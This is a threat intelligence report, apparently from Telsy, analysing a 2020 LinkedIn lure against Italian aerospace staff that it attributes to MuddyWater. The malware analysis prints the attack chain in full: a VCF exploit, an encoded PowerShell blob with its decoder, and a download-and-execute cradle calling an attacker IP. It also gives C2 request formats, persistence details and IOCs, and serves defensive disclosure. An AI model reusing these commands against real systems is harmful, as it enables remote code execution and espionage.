Telsy


# Threat Actor Activity Report

## Operation “***Space Race***”:

*Reaching the stars through professional Social Networks*

# TABLE OF CONTENTS


## Introduction

At the beginning of May 2020, Telsy analyzed some *social-engineering* based attacks against individuals operating in the aerospace and avionics sector performed through the popular professional social network ***LinkedIn***. According to our visibility, the targeted organizations are currently operating within the Italian territory and the targeted individuals are subjects of high professional profile in the aerospace research sector.

Adversary used a *real-looking* **LinkedIn** virtual identity impersonating an HR (Human Resource) recruiter of a satellite imagery company with which it contacted the targets via internal private messages, inviting them to download an attachment containing information about a fake job vacation.

The downloaded file is actually an archive containing a ***vCard File*** **(VCF)** and a folder named ***http***.

When opened, the ***.vcf*** file looks like the following:




Therein, as mentioned, the attacker inserted some references about a company operating in satellite imagery (***hr@satpalda.com***) and geo-spatial services (***BDLI***) to achieve the user trust.

The described infection chain is quite complex and consists of many stages based on ***Powershell*** scripts and executable files that result in the implant of a powerful and previously untreated **RAT** (*Remote Administration Tool*).

Due to the specific targets, the accuracy of the initial social engineering tricks and the moderate complexity of the infection chain, Telsy asserts this attack is originated from a threat actor specifically interested in obtaining information about space and aerospace research activities. In addition, based on code similarities of analyzed pieces of malware, Telsy asserts, with a medium degree of confidence, that the reported event is to be linked with the threat actor known by community as **Muddywater** (aka **Static Kitten**, aka **Mercury**).

## Vector Analysis

The ***VCF*** file exploits a last year vulnerability (**ZDI-19-013, ZDI-CAN-6920**) that allows to execute a local file when the user clicks on the website link. As visible in the above figure, the website **URL** starts with **"*http.*"** and not with **"http://"**: using this trick the attacker is able to reference an executable file contained in the local ***http*** folder (sent together the ***VCF*** file) and named it ***www.bdli-portal.com***.

Once clicked, it starts the whole infection chain.

This executable file is identified by the following hash:

| Type | Value |
|---|---|
| SHA256 | d8eeebcd00405dc27bc4d97336df4f6e2826e68a9bedaebc6781856a8e792bad |

It consists of Python script compiled with ***PyInstaller*** tool that, in this case, is used only as downloader of further malicious components.

When the executable is triggered after a click on the ***VCF*** link, it opens the browser pointing at **URL**

***http://185.183.96.11/page***

to make the user believe about a legit behavior.

However, in background, the malware writes a new file, named ***windows***, in ***%PROGRAMDATA%*** folder, containing an encoded ***Powershell*** script as reported following:

```
104119112101118107113112034102042038107043034125116031181191161120
340420930851231171181031110480861031221180480711121011131021071121 0
509506006006708506907507504807310311808511811610711210504209308512
311711810311104806911311212010311611809506006007211611311106809911 7
103056054085118116107112105042038107048084103114110099101103042041
042041046041099041043048084103114110099101103042041043041046041 10
004104304808410311411009910110304204112504104604110104104304808 41
031141100991011030420411270410460411020410430480841031141100991011
030420410930410460411030410430480841031141100991011030420410950 41
046041104041043043043043061127061107103122042102042102042041088 12
406705104307405107008008808404208907111312 30
```

The content of this file is decoded and executed using the following script, even in this case triggered by the ***Python*** executable:

```
$a=get-content c:\programdata\windows;
del c:\programdata\windows;
$t = '';
for($i=0;$i -lt $a.Length;$i+=3){$t += [char](([int]($a[$i..($i+2)] -join ''))-2)};
iex($t);
```

As result, we get a final piece of code similar to the following:

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::TLS12;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
$V=new-object net.webclient;
$V.proxy=[Net.WebRequest]::GetSystemWebProxy();
$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
$V.Headers.Add("Cookie","X-BackEndCookie=S-1-5-21-2578815479-2326696314-
4113358997-2544");
$s=$V.DownloadString('https://194.36.189.182:443/Default.aspx');
iex($s)
```

This code downloads the next ***Powershell*** script, located at URL

***https://194.36.189.182:443/Default.aspx***

and after some other **Powershell**-based stages, the infection chain is designed for download and execution of a new executable file named "***chrome.exe***".

This file can be identified by the following **SHA256** hash:

| Type | Value |
|---|---|
| SHA256 | d39a3e2c2724c5e9c0861a94d46530259ea69c06dd40176636080b82b7f879a1 |

## Downloader Analysis

The executable has the following characteristics:

| Name | Value |
|---|---|
| Compiler | Microsoft Visual C++ 8 |
| Timestamp | Sun May 03 22:12:55 2020 |
| File size | 259072 (bytes) |
| Internal Name | Chrome.exe |

The "***chrome.exe***" file has the aim of download the final implanter and to maintain the persistence in the context of the victim system.

The executable uses a custom algorithm so decrypt the string used to communicate with the ***command and control*** (CnC) server located at IP address ***37.120.146.73***.

The command and control communications are executed via ***connect***, ***send*** and ***recv*** functions belonging to the ***ws2_32.dll***, used to send the following **GET HTTP** request:

```
GET /policy/xxx HTTP/1.1
Host: 37.120.146.73
Content-Length: 0
```

The **HTTP GET** request is used to download a file named "***Poul.exe***", storing it into the ***C:\ProgramData\Updates***

folder.

This sample can be identified by the following **SHA256** hash:

| Type | Value |
|---|---|
| SHA256 | fbce320f360bd107ffac0251a83702f5108e089c51cc85b26ea33c9c714e921b |

Finally, the malware directly executes itself using the ***WinExec*** function.

## Implanter Analysis

The piece of malware under analysis has the following characteristics:

| Name | Value |
|---|---|
| Compiler | Microsoft Visual C++ 8 |
| Timestamp | Sun May 03 21:48:27 2020 |
| File size | 335360 (bytes) |
| Internal Name | Poul.exe |

In this executable takes place the main piece of code aimed at communicating with command and control (CnC) server, which remains the one already reported above.

The malware starts its main malicious payload by making a fingerprint of the victim machine by collecting information that are used to be recognized by the command and control (CnC) server and in order to be enabled to receive the commands to be subsequently executed.

Network communications, this time, take place via the **HTTP POST** requests.

Below is an example of how one of these communications might look like:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 37.120.146.73
Content-Length: 170
id=ZnJhbmNlc2NvJjE5Mi4xNjguMi4xMjgmMDA6MEM6Mjk6RDQ6QkI6ODMmV2
9ya2dyb3Vw&page=192.168.2.128&valid=00:0C:29:D4:BB:83&name=user&searc
h=Workgroup&sub=2020-05-08.14:33
```

Where the body of the request contains the following field (*in red*):

- ***Page*** = the local IP address of the infected machine
- ***Valid*** **=** the MAC address of the infected machine
- ***Name*** **=** the User name of the victim
- ***Search*** **=** the Workgroup of the infected machine
- ***Id*** **=** is a concatenation of the fields listed above and encoded in base64

If *CnC* server considers such information relevant for the operation, it responds with the string "***result*****".** Otherwise it responds with the string "***nothing*****"**. Both strings appear to be ***base64*** encoded.


If the implanter obtains the "***nothing*****"** string it enters into an infinite ***sleep*** loop designed to perform no malicious actions. Otherwise, if it receives the string "***result*****"** it performs another network request (*similar to the above already reported*) in order to receive the command to be executed.

The implanter is able to:

- *Execute commands given by the adversary, through the execution of* ***cmd.exe****, as evidences reported below:*

```
v22 = CreateProcessW(&v67, v17, 0, 0, 1, 0x8000000u, 0, 0, &v40, &v59);
if ( v22 )
{
  CloseHandle(v57);
  CloseHandle(v56);
  v55 = 0;
  v63 = 0;
  v61 = 0;
  v62 = 15;
  v60 = 0;
  memmove_sub_40BFA0(&v60, &PrefixString, 0);
  LOBYTE(v86) = 4;
  if ( v22 == 1 )
  {
    do
    {
      Sleep(0x3E8u);
      if ( !PeekNamedPipe(v58, 0, 0, 0, &v63, 0) )
        break;
      Sleep(0xBB8u);
      v23 = v63;
      if ( v63 > 0x2711 )
        v23 = 10000;
      v63 = v23;
      v24 = ReadFile(v58, &v81, v23, &v55, 0);
```

- *Write and modify files in the victim file system storing the newly created ones into the* ***%TEMP%*** *directory, as evidences reported below:*




The results of the operation are sent through a subsequent **HTTP POST** requests having the following format:

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 37.120.146.73
Content-Length: 170
id=ZnJhbmNlc2NvJjE5Mi4xNjguMi4xMjgmMDA6MEM6Mjk6RDQ6QkI6ODMmV2
9ya2dyb3Vw&type=01/02&form=result of the command
```

Where:

- ***type*** = "**01"** indicates that the result belongs to a command execution. "**02"** indicates that is the result of a *modify* / *write* file operation.
- ***form*** **=** contains the result of the command
- ***id*** **=** same as described previously

The command and control server sends, as response, the string "***okCli***" in order to indicate that the request has been received and processed correctly.

## Persistence


As visible by the following evidence, "***Chrome.exe***" ensures the persistence setting under the

***HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders***

registry key a *startup* folder item pointing to the path

***C:\ProgramData\Updates\Poul.exe***

In this way the late-stage implant will be launched during any system logon / reboot.



## Attribution

Telsy investigated some *code* and *network* infrastructure overlaps finding potential evidences that would suggest the threat actor behind this operation may be the one known with the name of **Muddywater** (aka **Static Kitten,** aka **Mercury**).

During our research activities, in fact, we extracted and isolated some code similarities between the artifacts under analysis and some pieces of malware already linked by community to the threat actor in question.


Specifically, some *code* overlaps between artifacts identified by the **SHA256** hashes

**72f487068c704b6d636ddd87990e25ce8cd5940244e581063f4c54afa4438212** *(on the right)*


and

**fbce320f360bd107ffac0251a83702f5108e089c51cc85b26ea33c9c714e921b** *(on the left)*

(respectively at offset **0x404243** and **0x401E36**) is shown following:




```
if ( v12 == -1 )
{
  sub_40BFA0("http", 4);
  v32 = v83;
  if ( v9 != v83 )
  {
    if ( v83[1].m128i_i32[1]
      v32 = (__m128i *)v83->m
    sub_40BFA0(v32, *v82);
  }
}
else
{
  v13 = v12;
  v80 = 0;
  v81 = 15;
  v14 = *v82 < v12;
  v15 = v83;
  v79 = 0;
  if ( v14 )
    v13 = *v82;
  v7 = (__m128i *)v85;
  if ( v83[1].m128i_i32[1] >=
    v15 = (__m128i *)v83->m12
  sub_40BFA0(v15, v13);
```




```
if ( v14 == -1 )
{
  sub_402950("http", 4);
  v34 = v88;
  if ( (_DWORD *)v8 != v88 )
  {
    if ( v88[5] >= 0x10u )
      v34 = (_DWORD *)*v88;
    sub_402950(v34, *v85);
  }
}
else
{
  v15 = v14;
  v84 = 64424509440i64;
  v16 = *v85 < v14;
  v17 = v88;
  LOBYTE(v83) = 0;
  if ( v16 )
    v15 = *v85;
  v6 = v87;
  if ( v88[5] >= 0x10u )
    v17 = (_DWORD *)*v88;
  sub_402950(v17, v15);
```

Moreover, our internal malware attribution engine shows a total of ***5 chunks*** that could be linked to the same adversary




In addition, further investigations about the network infrastructure led to a network overlap with a malicious IP address (**46.166.176.210**) internally linked to the same actor and in turn with the domain name ***"corana.tk"***.

This domain name was used by **Muddywater** in previous attacks during which it spreads **ForeLord** (aka **DNSLord**) implants, according to the following graph:




Based on the evidence reported, Telsy attributes the operation in question, with medium confidence, to the actor known by the name of **Muddywater** (aka **Static Kitten,** aka **Mercury**).

## ATT&CK Matrix

| Technique | Tactic | Description |
|---|---|---|
| T1194 | Access | Threat actor uses social media services to deliver the malicious attachment |
| T1204 | Execution | Threat actor relies upon specific actions by a user in order to gain execution |
| T1086 | Execution | Threat actor uses Powershell to execute malicious scripts |
| T1202 | Defense Evasion | Threat actor has the capabilities to execute commands on the victim machine |
| T1060 | Persistence | Threat actor adds an entry to the "run keys" in the Registry or startup folder causing the program referenced to be executed when a user logs in |
| T1105 | Lateral Movement, Command and Control | Threat actor can copy files from one system to another to stage adversary tools or other files over the course of an operation |
| T1132 | Command and Control | Threat actor transmits Command and control (C2) information using standard data encoding system |

## Indicators of compromise

| Type | Value |
|---|---|
| SHA256 | e742c9f2865d0c7439e402a12124bfe03a446b66224d81aeb0b7425e5498eddc |
| SHA256 | d8eeebcd00405dc27bc4d97336df4f6e2826e68a9bedaebc6781856a8e792bad |
| SHA256 | d39a3e2c2724c5e9c0861a94d46530259ea69c06dd40176636080b82b7f879a1 |
| SHA256 | fbce320f360bd107ffac0251a83702f5108e089c51cc85b26ea33c9c714e921b |
| IP | 194.36.189.182 |
| IP | 37.120.146.73 |
| URL | https://194.36.189.182:443/default.aspx |
| URL | http://37.120.146.73/policy/xxx |